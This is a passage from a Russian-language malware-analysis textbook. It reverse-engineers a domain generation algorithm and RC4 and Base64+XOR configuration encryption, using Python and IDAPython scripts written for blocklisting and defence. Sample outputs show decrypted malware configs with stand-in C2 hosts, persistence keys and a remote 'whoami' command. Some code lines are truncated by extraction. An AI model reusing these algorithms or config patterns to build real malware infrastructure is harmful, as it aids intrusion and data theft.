.text:00406033      mov     [rsp+0x60+day], eax
.text:00406037
.text:00406037      ; seed = (year * 10000) + (month * 100) + day
.text:00406037      mov     eax, [rsp+0x60+year]
.text:0040603B      imul    eax, 2710h            ; * 10000
.text:00406041      mov     ecx, [rsp+0x60+month]
.text:00406045      imul    ecx, 64h              ; * 100
.text:00406048      add     eax, ecx
.text:0040604A      add     eax, [rsp+0x60+day]
.text:0040604E      mov     [rsp+0x60+seed], eax
.text:00406052
.text:00406052      xor     esi, esi              ; i = 0
.text:00406054
.text:00406054  .gen_loop:
.text:00406054      cmp     esi, r13d
.text:00406057      jge     .done
.text:0040605D
.text:0040605D      ; Генерация одного домена
.text:0040605D      mov     eax, [rsp+0x60+seed]
.text:00406061
.text:00406061      ; Длина домена = 8..15 символов
.text:00406061      mov     ecx, eax
.text:00406063      shr     ecx, 3
.text:00406066      and     ecx, 7                ; (seed >> 3) & 7
.text:00406069      add     ecx, 8                ; domain_len = 8 + ((seed >> 3) & 7)
.text:0040606C      mov     [rsp+0x60+dom_len], ecx
.text:00406070
.text:00406070      ; Генерация символов домена
.text:00406070      lea     rdi, [rsp+0x60+domain_buf]
.text:00406078      xor     ebx, ebx              ; j = 0
.text:0040607A
.text:0040607A  .char_loop:
.text:0040607A      cmp     ebx, [rsp+0x60+dom_len]
.text:0040607E      jge     short .add_tld
.text:00406080
.text:00406080      ; LCG: seed = seed * 1103515245 + 12345
.text:00406080      mov     eax, [rsp+0x60+seed]
.text:00406084      imul    eax, 41C64E6Dh        ; * 1103515245
.text:0040608A      add     eax, 3039h            ; + 12345
.text:0040608F      mov     [rsp+0x60+seed], eax
.text:00406093
.text:00406093      ; char = 'a' + ((seed >> 16) % 26)
.text:00406093      shr     eax, 10h
.text:00406096      xor     edx, edx
.text:00406098      mov     ecx, 1Ah              ; 26
.text:0040609D      div     ecx                   ; edx = eax % 26
.text:0040609F      add     dl, 61h               ; + 'a'
.text:004060A2      mov     [rdi+rbx], dl
.text:004060A5      inc     ebx
.text:004060A7      jmp     short .char_loop
.text:004060A9
```

```
.text:004060A9  .add_tld:
.text:004060A9      ; Выбрать TLD на основе seed
.text:004060A9      mov     eax, [rsp+0x60+seed]
.text:004060AD      xor     edx, edx
.text:004060AF      mov     ecx, 4                  ; 4 TLD варианта
.text:004060B4      div     ecx
.text:004060B6      lea     rcx, tld_table
.text:004060BD      mov     rcx, [rcx+rdx*8]        ; tld_table[seed % 4]
.text:004060C1      ; Дописать ".tld" к домену
.text:004060C1      mov     byte ptr [rdi+rbx], '.'
.text:004060C5      inc     rbx
.text:004060C8      ; strcpy(domain_buf + len + 1, selected_tld)
.text:004060C8      lea     rdi, [rdi+rbx]
.text:004060CC      call    copy_string
;  ...
```

Таблица TLD:

```
.rdata:0041C000  tld_table  dq offset aTld_com      ; "com"
.rdata:0041C008             dq offset aTld_net      ; "net"
.rdata:0041C010             dq offset aTld_org      ; "org"
.rdata:0041C018             dq offset aTld_biz      ; "biz"
```

24.4.3. Воспроизведение DGA на Python

После анализа ассемблерного кода восстановим алгоритм на Python:

```
"""
dga_reproducer.py — воспроизведение DGA для генерации доменов
и sinkholing.
"""
from datetime import datetime, timedelta

def dga_generate(date: datetime, count: int = 100) → list:
    """
    Воспроизведение DGA из малвари.

    Алгоритм:
    1. seed = year * 10000 + month * 100 + day
    2. Для каждого домена:
       a. domain_len = 8 + ((seed >> 3) & 7)   → длина 8..15
       b. Генерация символов через LCG:
          seed = (seed * 1103515245 + 12345) & 0xFFFFFFFF
          char = 'a' + ((seed >> 16) % 26)
       c. TLD = tld_table[seed % 4]
    """
    TLDS = ["com", "net", "org", "biz"]

    year = date.year
    month = date.month
    day = date.day

    seed = (year * 10000) + (month * 100) + day
    seed &= 0xFFFFFFFF

    domains = []
    for _ in range(count):
        # Длина домена
        dom_len = 8 + ((seed >> 3) & 7)

        # Генерация символов
        domain = ""
        for _ in range(dom_len):
            seed = (seed * 1103515245 + 12345) & 0xFFFFFFFF
            char_idx = ((seed >> 16) & 0xFFFF) % 26
            domain += chr(ord('a') + char_idx)

        # Выбор TLD
        tld = TLDS[seed % 4]
        full_domain = f"{domain}.{tld}"
        domains.append(full_domain)

    return domains


def generate_domains_for_range(start_date, days=30, per_day=100):
    """Генерация доменов на заданный период."""
    all_domains = {}
    for i in range(days):
        date = start_date + timedelta(days=i)
        domains = dga_generate(date, per_day)
        all_domains[date.strftime("%Y-%m-%d")] = domains
    return all_domains


if __name__ == "__main__":
    # Генерация доменов на текущий день
    today = datetime.now()
    domains = dga_generate(today, count=20)

    print(f"DGA domains for {today.strftime('%Y-%m-%d')}:")
    print("-" * 40)
    for i, domain in enumerate(domains):
        print(f"  [{i:3d}] {domain}")

    # Генерация на 7 дней вперёд (для проактивной блокировки)
    print(f"\nGenerating domains for next 7 days...")
    all_domains = generate_domains_for_range(today, days=7, per_day=100)

    total = 0
    for date_str, domains in all_domains.items():
        print(f"  {date_str}: {len(domains)} domains generated")
        total += len(domains)
```

```
    print(f"  Total: {total} domains")

    # Экспорт для блокировки
    with open("dga_domains_blocklist.txt", "w") as f:
        for date_str, domains in sorted(all_domains.items()):
            f.write(f"# Date: {date_str}\n")
            for d in domains:
                f.write(f"{d}\n")

    print(f"\nBlocklist written to dga_domains_blocklist.txt")
```

Пример вывода:

```
DGA domains for 2025-11-15:
----------------------------------------
  [  0] pkwhjanmcv.org
  [  1] bqrxlfygsdtn.com
  [  2] ahvkompwe.net
  [  3] tjdnqbyuxfkm.biz
  [  4] gsmeolrwi.com
  [  5] xnfbtpzjkcqvdh.net
  ...

Generating domains for next 7 days...
  2025-11-15: 100 domains generated
  2025-11-16: 100 domains generated
  ...
  Total: 700 domains

Blocklist written to dga_domains_blocklist.txt
```

24.4.4. IDAPython: автоматическое извлечение параметров DGA

```
"""
dga_extractor.py — IDAPython-скрипт для автоматического извлечения
параметров DGA из бинарника.
"""
import idaapi
import idautils
import idc
import ida_bytes

def extract_dga_params(dga_func_ea):
    """
    Извлечение параметров DGA из функции.
    Ищем: LCG-множитель, инкремент, количество TLD, таблицу TLD.
    """
    params = {
        'lcg_multiplier': None,
        'lcg_increment': None,
        'char_range': None,
        'tld_count': None,
        'tlds': [],
        'domain_len_min': None,
        'domain_len_mask': None
    }

    func = idaapi.get_func(dga_func_ea)
    if not func:
        print(f"[-] No function at 0x{dga_func_ea:08X}")
        return None

    # Сканирование инструкций функции
    ea = func.start_ea
    while ea < func.end_ea:
        mnem = idc.print_insn_mnem(ea)

        # Поиск IMUL — LCG multiplier
        if mnem == "imul":
            op1 = idc.get_operand_value(ea, 1)
            if op1 > 0x10000:  # типичные LCG multipliers > 65536
                params['lcg_multiplier'] = op1
                print(f"  [+] LCG multiplier: 0x{op1:08X} ({op1})")

        # Поиск ADD после IMUL — LCG increment
        if mnem == "add" and params['lcg_multiplier'] is not None:
            op1 = idc.get_operand_value(ea, 1)
            if 0 < op1 < 0x10000 and params['lcg_increment'] is None:
                params['lcg_increment'] = op1
                print(f"  [+] LCG increment: 0x{op1:04X} ({op1})")

        # Поиск DIV/MOD для количества символов (обычно 26)
        if mnem == "div":
            # Проверяем предыдущую MOV для значения делителя
            prev_ea = idc.prev_head(ea)
            if idc.print_insn_mnem(prev_ea) == "mov":
                divisor = idc.get_operand_value(prev_ea, 1)
                if divisor == 26:
                    params['char_range'] = divisor
                    print(f"  [+] Character range: {divisor} (a-z)")
                elif 2 <= divisor <= 10:
                    params['tld_count'] = divisor
                    print(f"  [+] TLD count: {divisor}")

        # Поиск LEA для таблицы TLD
        if mnem == "lea":
            op1_str = idc.print_operand(ea, 1)
            if "tld" in op1_str.lower() or "table" in op1_str.lower():
                table_ea = idc.get_operand_value(ea, 1)
                # Чтение указателей из таблицы
                for i in range(params.get('tld_count', 4)):
                    ptr = ida_bytes.get_qword(table_ea + i * 8)
                    tld = idc.get_strlit_contents(ptr, -1, idc.STRTYPE_C)
                    if tld:
                        params['tlds'].append(tld.decode())
                        print(f"  [+] TLD[{i}]: {tld.decode()}")
```

```
        ea = idc.next_head(ea)


    return params

# Запуск
params = extract_dga_params(0x00406000)
if params:
    print(f"\nDGA Parameters Summary:")
    print(f"  LCG: seed = seed * {params['lcg_multiplier']} + {params['lcg_increment']}
    print(f"  Characters: a-z ({params['char_range']} symbols)")
    print(f"  TLDs: {', '.join(params['tlds'])}")
```

24.5. Расшифровка конфигурации малвари

24.5.1. Типичные форматы конфигурации

Многие семейства малвари хранят конфигурацию в зашифрованном виде внутри бинарного файла или в ресурсах PE:



24.5.2. Пример: извлечение конфигурации с RC4-шифрованием

Рассмотрим функцию загрузки конфигурации:

```
; load_config — загрузка и расшифровка конфигурации
.text:00407000  load_config proc near
.text:00407000      sub     rsp, 0x30
.text:00407004
.text:00407004      ; Указатель на зашифрованные данные в .data
.text:00407004      lea     rcx, encrypted_config        ; .data:0041D000
.text:0040700B
.text:0040700B      ; Первые 4 байта — размер конфигурации
.text:0040700B      mov     eax, [rcx]                   ; config_size
.text:0040700D      mov     [rsp+0x30+config_size], eax
.text:00407011
.text:00407011      ; Затем идёт RC4-ключ (16 байт)
.text:00407011      lea     rdx, [rcx+4]                 ; rc4_key ptr
.text:00407015      mov     [rsp+0x30+key_ptr], rdx
.text:0040701A
.text:0040701A      ; Затем зашифрованные данные
.text:0040701A      lea     r8, [rcx+14h]                ; encrypted data (4 + 16 = 0x
.text:0040701E      mov     [rsp+0x30+enc_data_ptr], r8
.text:00407023
.text:00407023      ; Выделить буфер под расшифрованные данные
.text:00407023      mov     ecx, [rsp+0x30+config_size]
.text:00407027      call    malloc
.text:0040702C      mov     [rsp+0x30+dec_buf], rax
.text:00407031
.text:00407031      ; RC4-расшифровка
.text:00407031      mov     rcx, [rsp+0x30+key_ptr]      ; key
.text:00407036      mov     edx, 10h                     ; key_len = 16
.text:0040703B      mov     r8, [rsp+0x30+enc_data_ptr]  ; encrypted data
.text:00407040      mov     r9d, [rsp+0x30+config_size]  ; data length
.text:00407045      mov     [rsp+0x20], rax              ; output buffer
.text:0040704A      call    rc4_crypt
.text:0040704F
.text:0040704F      ; Разобрать JSON-конфигурацию
.text:0040704F      mov     rcx, [rsp+0x30+dec_buf]
.text:00407054      call    parse_json_config
.text:00407059      add     rsp, 0x30
.text:0040705D      ret
.text:0040705D  load_config endp
```

Схема расположения данных в `.data`:

```
.data:0041D000  encrypted_config:
  +0x00: DD  0x000001A4          ; config_size = 420 bytes
  +0x04: DB  16 dup(?)           ; RC4 key (16 bytes)
  +0x14: DB  420 dup(?)          ; RC4-encrypted config data
```

24.5.3. Скрипт извлечения конфигурации

```
"""
extract_config.py — IDAPython-скрипт для извлечения и расшифровки
RC4-зашифрованной конфигурации малвари.
"""
import idaapi
import ida_bytes
import idc
import json

def rc4_crypt(key: bytes, data: bytes) → bytes:
    """Реализация RC4 (KSA + PRGA)."""
    # Key Scheduling Algorithm (KSA)
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) & 0xFF
        S[i], S[j] = S[j], S[i]

    # Pseudo-Random Generation Algorithm (PRGA)
    i = j = 0
    result = bytearray()
    for byte in data:
        i = (i + 1) & 0xFF
        j = (j + S[i]) & 0xFF
        S[i], S[j] = S[j], S[i]
        k = S[(S[i] + S[j]) & 0xFF]
        result.append(byte ^ k)

    return bytes(result)

def extract_config(config_ea):
    """
    Извлечение конфигурации из бинарника.

    Формат:
      [4 bytes]  config_size (DWORD, little-endian)
      [16 bytes] RC4 key
      [N bytes]  RC4-encrypted config (N = config_size)
    """
    # Чтение размера конфигурации
    config_size = ida_bytes.get_dword(config_ea)
    print(f"[*] Config size: {config_size} bytes")

    if config_size > 0x10000:  # разумная верхняя граница
        print(f"[-] Suspiciously large config size, aborting")
        return None

    # Чтение RC4-ключа
    key = ida_bytes.get_bytes(config_ea + 4, 16)
    print(f"[*] RC4 key: {key.hex()}")
    print(f"[*] RC4 key (ASCII): {key}")

    # Чтение зашифрованных данных
    enc_data = ida_bytes.get_bytes(config_ea + 0x14, config_size)
    print(f"[*] Encrypted data ({len(enc_data)} bytes): {enc_data[:32].hex()}...")

    # Расшифровка
    dec_data = rc4_crypt(key, enc_data)
    print(f"[*] Decrypted data: {dec_data[:64]}")

    # Попытка разбора как JSON
    try:
        config_str = dec_data.decode('utf-8').rstrip('\x00')
        config = json.loads(config_str)
        print(f"\n[+] Configuration parsed successfully:")
        print(json.dumps(config, indent=2, ensure_ascii=False))
        return config
    except (json.JSONDecodeError, UnicodeDecodeError) as e:
        print(f"[!] Failed to parse as JSON: {e}")
        print(f"[*] Raw decrypted (hex): {dec_data.hex()}")
        return dec_data
```

```
# Запуск
CONFIG_EA = 0x0041D000  # адрес encrypted_config
config = extract_config(CONFIG_EA)
```

Типичный вывод:

```
[*] Config size: 420 bytes
[*] RC4 key: 4d616c776172654b6579313233343536
[*] RC4 key (ASCII): b'MalwareKey123456'
[*] Encrypted data (420 bytes): a3f18c2d67b401e89a3cff12884ed107...

[+] Configuration parsed successfully:
{
  "c2_servers": [
    "https://cdn-static.evil-analytics.com/api/v2",
    "https://update-service.evil-cloud.net/check",
    "https://telemetry.evil-cdn.org/report"
  ],
  "beacon_interval": 300,
  "jitter_percent": 20,
  "user_agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)",
  "encryption": "aes-256-cbc",
  "rsa_pubkey": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQ...",
  "persistence": {
    "method": "registry_run",
    "key_name": "WindowsUpdateService"
  },
  "anti_analysis": {
    "check_vm": true,
    "check_debugger": true,
    "sleep_on_detection": 3600
  },
  "exfil_extensions": [".doc", ".docx", ".xls", ".xlsx", ".pdf", ".pst"],
  "version": "3.1.4"
}
```

24.6. Практический пример 1: Извлечение RC4-ключа из бинарника

24.6.1. Постановка задачи

Образец: `update_service.exe` (SHA256: `b7e2f1...`). Предварительный анализ показал, что малварь шифрует все сетевые коммуникации с помощью RC4. Необходимо извлечь ключ для расшифровки перехваченного трафика.

24.6.2. Поиск RC4-функции

Начнём с поиска характерного паттерна KSA:

```
"""
find_rc4.py — поиск RC4 KSA в бинарнике по паттерну.
"""
import idautils
import idc
import idaapi

def find_rc4_ksa():
    """
    Поиск RC4 KSA по характерным инструкциям:
    1. Цикл инициализации S[i] = i на 256 итераций
    2. Цикл перемешивания с обменом на 256 итераций
    """
    results = []

    for func_ea in idautils.Functions():
        func = idaapi.get_func(func_ea)
        if not func:
            continue

        # Быстрая фильтрация по размеру функции
        func_size = func.end_ea - func.start_ea
        if func_size < 40 or func_size > 500:
            continue

        # Поиск CMP ..., 100h (256) — признак RC4
        has_cmp_256 = False
        has_xor_or_swap = False
        has_and_ff = False

        ea = func.start_ea
        while ea < func.end_ea:
            mnem = idc.print_insn_mnem(ea)

            if mnem == "cmp":
                op1 = idc.get_operand_value(ea, 1)
                if op1 == 0x100:
                    has_cmp_256 = True

            # Ищем AND ..., 0xFF — ограничение индекса
            if mnem == "and":
                op1 = idc.get_operand_value(ea, 1)
                if op1 == 0xFF:
                    has_and_ff = True

            # Ищем обмен (серия MOV)
            if mnem in ("xchg", "mov"):
                has_xor_or_swap = True

            ea = idc.next_head(ea)

        if has_cmp_256 and has_and_ff and has_xor_or_swap:
            func_name = idc.get_func_name(func_ea)
            print(f"[+] Potential RC4 function at 0x{func_ea:08X} ({func_name})")
            results.append(func_ea)

    return results

rc4_candidates = find_rc4_ksa()
print(f"\nFound {len(rc4_candidates)} RC4 candidate functions")
```

Вывод:

```
[+] Potential RC4 function at 0x00401200 (sub_401200)
[+] Potential RC4 function at 0x00401350 (sub_401350)

Found 2 RC4 candidate functions
```

24.6.3. Определение ключа

Функция `sub_401200` — это KSA, `sub_401350` — PRGA. Найдём вызовы KSA:

```
# Найти все вызовы KSA
ksa_ea = 0x00401200
for xref in idautils.XrefsTo(ksa_ea, 0):
    call_ea = xref.frm
    print(f"\n[*] KSA called from 0x{call_ea:08X}")

    # Анализ предшествующих инструкций
    ea = call_ea
    for _ in range(15):
        ea = idc.prev_head(ea)
        disasm = idc.generate_disasm_line(ea, 0)
        print(f"    0x{ea:08X}: {disasm}")
```

Результат:

```
[*] KSA called from 0x00403A1C
    0x004039F0: lea     rcx, [rbp+S_box]
    0x004039F7: lea     rdx, [rip+rc4_key_data]    ; 0x0041E050
    0x004039FE: mov     r8d, 20h                    ; key_len = 32
    0x00403A04: call    rc4_ksa

[*] KSA called from 0x00403B80
    0x00403B58: lea     rcx, [rbp+S_box]
    0x00403B5F: lea     rdx, [rip+rc4_key_comms]   ; 0x0041E070
    0x00403B66: mov     r8d, 10h                    ; key_len = 16
    0x00403B6C: call    rc4_ksa
```

Обнаружены два разных RC4-ключа:

```
import ida_bytes

# Ключ для расшифровки строк (32 байта)
key1_ea = 0x0041E050
key1 = ida_bytes.get_bytes(key1_ea, 32)
print(f"RC4 key #1 (strings):  {key1.hex()}")
print(f"  ASCII: {key1}")

# Ключ для коммуникаций (16 байт)
key2_ea = 0x0041E070
key2 = ida_bytes.get_bytes(key2_ea, 16)
print(f"RC4 key #2 (comms):    {key2.hex()}")
print(f"  ASCII: {key2}")
```

Вывод:

```
RC4 key #1 (strings):  5468697349734d794b6579466f72537472696e674465637279707431
  ASCII: b'ThisIsMyKeyForStringDecrypt1'
RC4 key #2 (comms):    436f6d6d756e69636174696f6e4b6579
  ASCII: b'CommunicationKey'
```

24.6.4. Расшифровка перехваченного трафика

```
"""
decrypt_c2_traffic.py — расшифровка перехваченного C2-трафика
с использованием извлечённого RC4-ключа.
"""
from scapy.all import rdpcap, TCP, Raw
import struct

RC4_KEY = b"CommunicationKey"

def rc4(key, data):
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) & 0xFF
        S[i], S[j] = S[j], S[i]
    i = j = 0
    out = bytearray()
    for b in data:
        i = (i + 1) & 0xFF
        j = (j + S[i]) & 0xFF
        S[i], S[j] = S[j], S[i]
        out.append(b ^ S[(S[i] + S[j]) & 0xFF])
    return bytes(out)

def extract_and_decrypt(pcap_file, c2_ip, c2_port=443):
    """Извлечение и расшифровка C2-данных из PCAP."""
    packets = rdpcap(pcap_file)

    streams = {}   # (src_ip, src_port) → bytearray

    for pkt in packets:
        if not pkt.haslayer(TCP) or not pkt.haslayer(Raw):
            continue

        tcp = pkt[TCP]
        payload = bytes(pkt[Raw].load)

        # Фильтр по C2 серверу
        src_ip = pkt.sprintf("%IP.src%")
        dst_ip = pkt.sprintf("%IP.dst%")

        if dst_ip == c2_ip and tcp.dport == c2_port:
            direction = "BOT→C2"
            key = (src_ip, tcp.sport, "outbound")
        elif src_ip == c2_ip and tcp.sport == c2_port:
            direction = "C2→BOT"
            key = (dst_ip, tcp.dport, "inbound")
        else:
            continue

        if key not in streams:
            streams[key] = bytearray()
        streams[key].extend(payload)

    # Расшифровка каждого потока
    print("=" * 70)
    print("  Decrypted C2 Traffic")
    print("=" * 70)

    for stream_key, data in streams.items():
        ip, port, direction = stream_key
        print(f"\n[Stream] {ip}:{port} ({direction}), {len(data)} bytes")

        decrypted = rc4(RC4_KEY, data)

        # Попытка разбора как текст
        try:
            text = decrypted.decode('utf-8', errors='replace')
            # Печатаем первые 500 символов
            for line in text[:500].split('\n'):
                print(f"  {line}")
            if len(text) > 500:
                print(f"  ... ({len(text) - 500} more bytes)")
        except:
```

```
            print(f"  [binary] {decrypted[:64].hex()}")

extract_and_decrypt("captured_traffic.pcap", "185.100.87.42", 443)
```

Пример вывода:

```
======================================================================
  Decrypted C2 Traffic
======================================================================

[Stream] 192.168.100.15:49832 (outbound), 412 bytes
  {"type":"checkin","hostname":"DESKTOP-ABC123","user":"admin",
   "pid":4872,"os":"Windows 10 Build 19045","arch":"x64",
   "privileges":"elevated","timestamp":1700000000}

[Stream] 192.168.100.15:49832 (inbound), 89 bytes
  {"type":"command","id":1,"cmd":"shell","args":"whoami /all"}

[Stream] 192.168.100.15:49833 (outbound), 2048 bytes
  {"type":"result","id":1,"status":"ok","data":"DESKTOP-ABC123\\admin
   ...
```

24.7. Практический пример 2: Декодирование Base64+XOR конфигурации

24.7.1. Обнаружение зашифрованной конфигурации

При анализе образца трояна обнаруживаем в секции `.rdata` подозрительные Base64-строки:

```
.rdata:0041F000  aConfig  db 'R0hKTFBOUlRWWFpCREZISkxOUFJUVlhaQkRGSEpMTlBS'
.rdata:0041F030           db 'VFZYWkJERkhKTE5QUlRWWFpCREZISkxOUFJUVlhaQkRG'
.rdata:0041F060           db 'SEpMTlBSVFZYWkJERkhKTE5QUg==', 0
```

Функция, обрабатывающая эту строку:

```
; decode_config — расшифровка конфигурации Base64+XOR
.text:00408000  decode_config proc near
.text:00408000      sub     rsp, 0x40
.text:00408004
.text:00408004      ; Шаг 1: Base64-декодирование
.text:00408004      lea     rcx, aConfig              ; Base64-строка
.text:0040800B      call    strlen
.text:00408010      mov     edx, eax                  ; длина строки
.text:00408012      lea     rcx, aConfig
.text:00408019      lea     r8, [rsp+0x40+decoded_buf]
.text:0040801E      call    base64_decode
.text:00408023      mov     [rsp+0x40+decoded_len], eax
.text:00408027
.text:00408027      ; Шаг 2: XOR-дешифрование с многобайтовым ключом
.text:00408027      lea     rcx, [rsp+0x40+decoded_buf] ; data
.text:0040802C      mov     edx, [rsp+0x40+decoded_len] ; length
.text:00408030      lea     r8, xor_key                 ; .rdata:0041F100
.text:00408037      mov     r9d, 8                      ; key_length = 8
.text:0040803D      call    xor_decrypt
.text:00408042
.text:00408042      ; Шаг 3: Разбор конфигурации (формат key=value, разделитель |)
.text:00408042      lea     rcx, [rsp+0x40+decoded_buf]
.text:00408047      call    parse_config_kv
.text:0040804C      add     rsp, 0x40
.text:00408050      ret
.text:00408050  decode_config endp
```

XOR-ключ:

```
.rdata:0041F100  xor_key  db 0x4D, 0x61, 0x6C, 0x77, 0x61, 0x72, 0x65, 0x21
                          ; ASCII: "Malware!"
```

24.7.2. Полный скрипт декодирования

```
"""
decode_b64_xor_config.py — IDAPython-скрипт для декодирования
конфигурации Base64+XOR.
"""
import idaapi
import ida_bytes
import idc
import base64

def read_string_at(ea):
    """Чтение null-terminated строки из IDA."""
    s = idc.get_strlit_contents(ea, -1, idc.STRTYPE_C)
    return s if s else b""

def xor_decrypt(data: bytes, key: bytes) → bytes:
    """Многобайтовое XOR-дешифрование."""
    return bytes(b ^ key[i % len(key)] for i, b in enumerate(data))

def decode_config():
    """Полный цикл декодирования конфигурации."""
    # Адреса, определённые при анализе
    CONFIG_STRING_EA = 0x0041F000
    XOR_KEY_EA = 0x0041F100
    XOR_KEY_LEN = 8

    # Шаг 1: Чтение Base64-строки
    b64_string = read_string_at(CONFIG_STRING_EA)
    print(f"[*] Base64 string ({len(b64_string)} chars):")
    print(f"    {b64_string[:60]}...")

    # Шаг 2: Base64-декодирование
    try:
        decoded = base64.b64decode(b64_string)
    except Exception as e:
        print(f"[-] Base64 decode error: {e}")
        return None

    print(f"[*] After Base64 decode ({len(decoded)} bytes):")
    print(f"    {decoded[:32].hex()}")

    # Шаг 3: Чтение XOR-ключа
    xor_key = ida_bytes.get_bytes(XOR_KEY_EA, XOR_KEY_LEN)
    print(f"[*] XOR key: {xor_key.hex()} ('{xor_key.decode(errors='replace')}')")

    # Шаг 4: XOR-дешифрование
    config_data = xor_decrypt(decoded, xor_key)
    print(f"[*] After XOR decrypt:")

    # Шаг 5: Разбор конфигурации
    try:
        config_str = config_data.decode('utf-8').rstrip('\x00')
        print(f"    Raw: {config_str}")

        # Формат: key=value|key=value|...
        config = {}
        for pair in config_str.split('|'):
            if '=' in pair:
                k, v = pair.split('=', 1)
                config[k.strip()] = v.strip()

        print(f"\n[+] Parsed configuration:")
        print(f"    {'Key':<25s} Value")
        print(f"    {'-'*25} {'-'*40}")
        for k, v in config.items():
            print(f"    {k:<25s} {v}")

        return config
    except UnicodeDecodeError:
        print(f"    [binary] {config_data.hex()}")
        return config_data

# Запуск
config = decode_config()
```

Типичный вывод:

```
[*] Base64 string (128 chars):
    R0hKTFBOUlRWWFpCREZISkxOUFJUVlhaQkRGSEpMTlBS...
[*] After Base64 decode (96 bytes):
    4748...
[*] XOR key: 4d616c7761726521 ('Malware!')
[*] After XOR decrypt:
    Raw: c2=https://update.evil.com/gate|port=443|interval=600|...

[+] Parsed configuration:
    Key                      Value
    ------------------------ ----------------------------------------
    c2                       https://update.evil.com/gate
    port                     443
    interval                 600
    jitter                   30
    persist                  registry
    key_name                 WinUpdateSvc
    user_agent               Mozilla/5.0 (Windows NT 10.0)
    kill_switch              2025-12-31
    mutex                    Global\{A1B2C3D4-E5F6-7890}
```

24.7.3. Автоматизация для множества образцов

```
"""
batch_config_extractor.py — пакетное извлечение конфигурации
из семейства малвари.
"""
import os
import sys
import json
import hashlib
import pefile
import base64

def rc4(key, data):
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) & 0xFF
        S[i], S[j] = S[j], S[i]
    i = j = 0
    out = bytearray()
    for b in data:
        i = (i + 1) & 0xFF
        j = (j + S[i]) & 0xFF
        S[i], S[j] = S[j], S[i]
        out.append(b ^ S[(S[i] + S[j]) & 0xFF])
    return bytes(out)

def xor_decrypt(data, key):
    return bytes(b ^ key[i % len(key)] for i, b in enumerate(data))

def find_config_in_pe(filepath):
    """
    Поиск и извлечение конфигурации из PE-файла.
    Поддерживает два формата:
      1. RC4: [4B size][16B key][NB encrypted data]
      2. Base64+XOR: Base64-строка в .rdata + фиксированный XOR-ключ
    """
    try:
        pe = pefile.PE(filepath)
    except Exception as e:
        return None

    sha256 = hashlib.sha256(open(filepath, 'rb').read()).hexdigest()
    result = {
        'file': os.path.basename(filepath),
        'sha256': sha256,
        'config': None,
        'method': None
    }

    # Метод 1: Поиск RC4-конфигурации
    for section in pe.sections:
        data = section.get_data()
        section_name = section.Name.decode(errors='replace').strip('\x00')

        # Ищем паттерн: DWORD size (< 0x2000) + 16 байт ключ + данные
        for offset in range(0, len(data) - 20):
            size = int.from_bytes(data[offset:offset+4], 'little')
            if 50 < size < 0x2000 and offset + 20 + size <= len(data):
                key = data[offset+4:offset+20]
                enc = data[offset+20:offset+20+size]

                dec = rc4(key, enc)

                # Проверяем, что результат — валидный текст
                try:
                    text = dec.decode('utf-8')
                    if '{' in text and '}' in text:  # похоже на JSON
                        config = json.loads(text.rstrip('\x00'))
                        result['config'] = config
                        result['method'] = f'RC4 in {section_name} at offset 0x{offset
                        return result
                    elif '=' in text and '|' in text:  # key=value format
                        config = {}
                        for pair in text.rstrip('\x00').split('|'):
```

```
                            if '=' in pair:
                                k, v = pair.split('=', 1)
                                config[k] = v
                        result['config'] = config
                        result['method'] = f'RC4+KV in {section_name} at offset 0x{offs
                        return result
                except:
                    pass

    # Метод 2: Поиск Base64-строк
    for section in pe.sections:
        data = section.get_data()
        section_name = section.Name.decode(errors='replace').strip('\x00')

        # Ищем длинные Base64-строки
        import re
        b64_pattern = rb'[A-Za-z0-9+/]{64,}={0,2}\x00'
        for match in re.finditer(b64_pattern, data):
            b64_str = match.group().rstrip(b'\x00')
            try:
                decoded = base64.b64decode(b64_str)
            except:
                continue

            # Перебираем известные XOR-ключи
            known_keys = [b"Malware!", b"Config!!", b"S3cr3tK!", b"\x5A"]
            for xor_key in known_keys:
                dec = xor_decrypt(decoded, xor_key)
                try:
                    text = dec.decode('utf-8')
                    if any(marker in text for marker in ['c2=', 'url=', 'host=']):
                        config = {}
                        for pair in text.rstrip('\x00').split('|'):
                            if '=' in pair:
                                k, v = pair.split('=', 1)
                                config[k] = v
                        result['config'] = config
                        result['method'] = f'B64+XOR in {section_name}'
                        return result
                except:
                    pass

    return result

def batch_extract(directory):
    """Пакетная обработка образцов."""
    results = []
    for filename in os.listdir(directory):
        filepath = os.path.join(directory, filename)
        if not os.path.isfile(filepath):
            continue

        print(f"[*] Processing {filename}...")
        result = find_config_in_pe(filepath)
        if result and result['config']:
            print(f"  [+] Config found! Method: {result['method']}")
            results.append(result)
        else:
            print(f"  [-] No config found")

    # Сводка
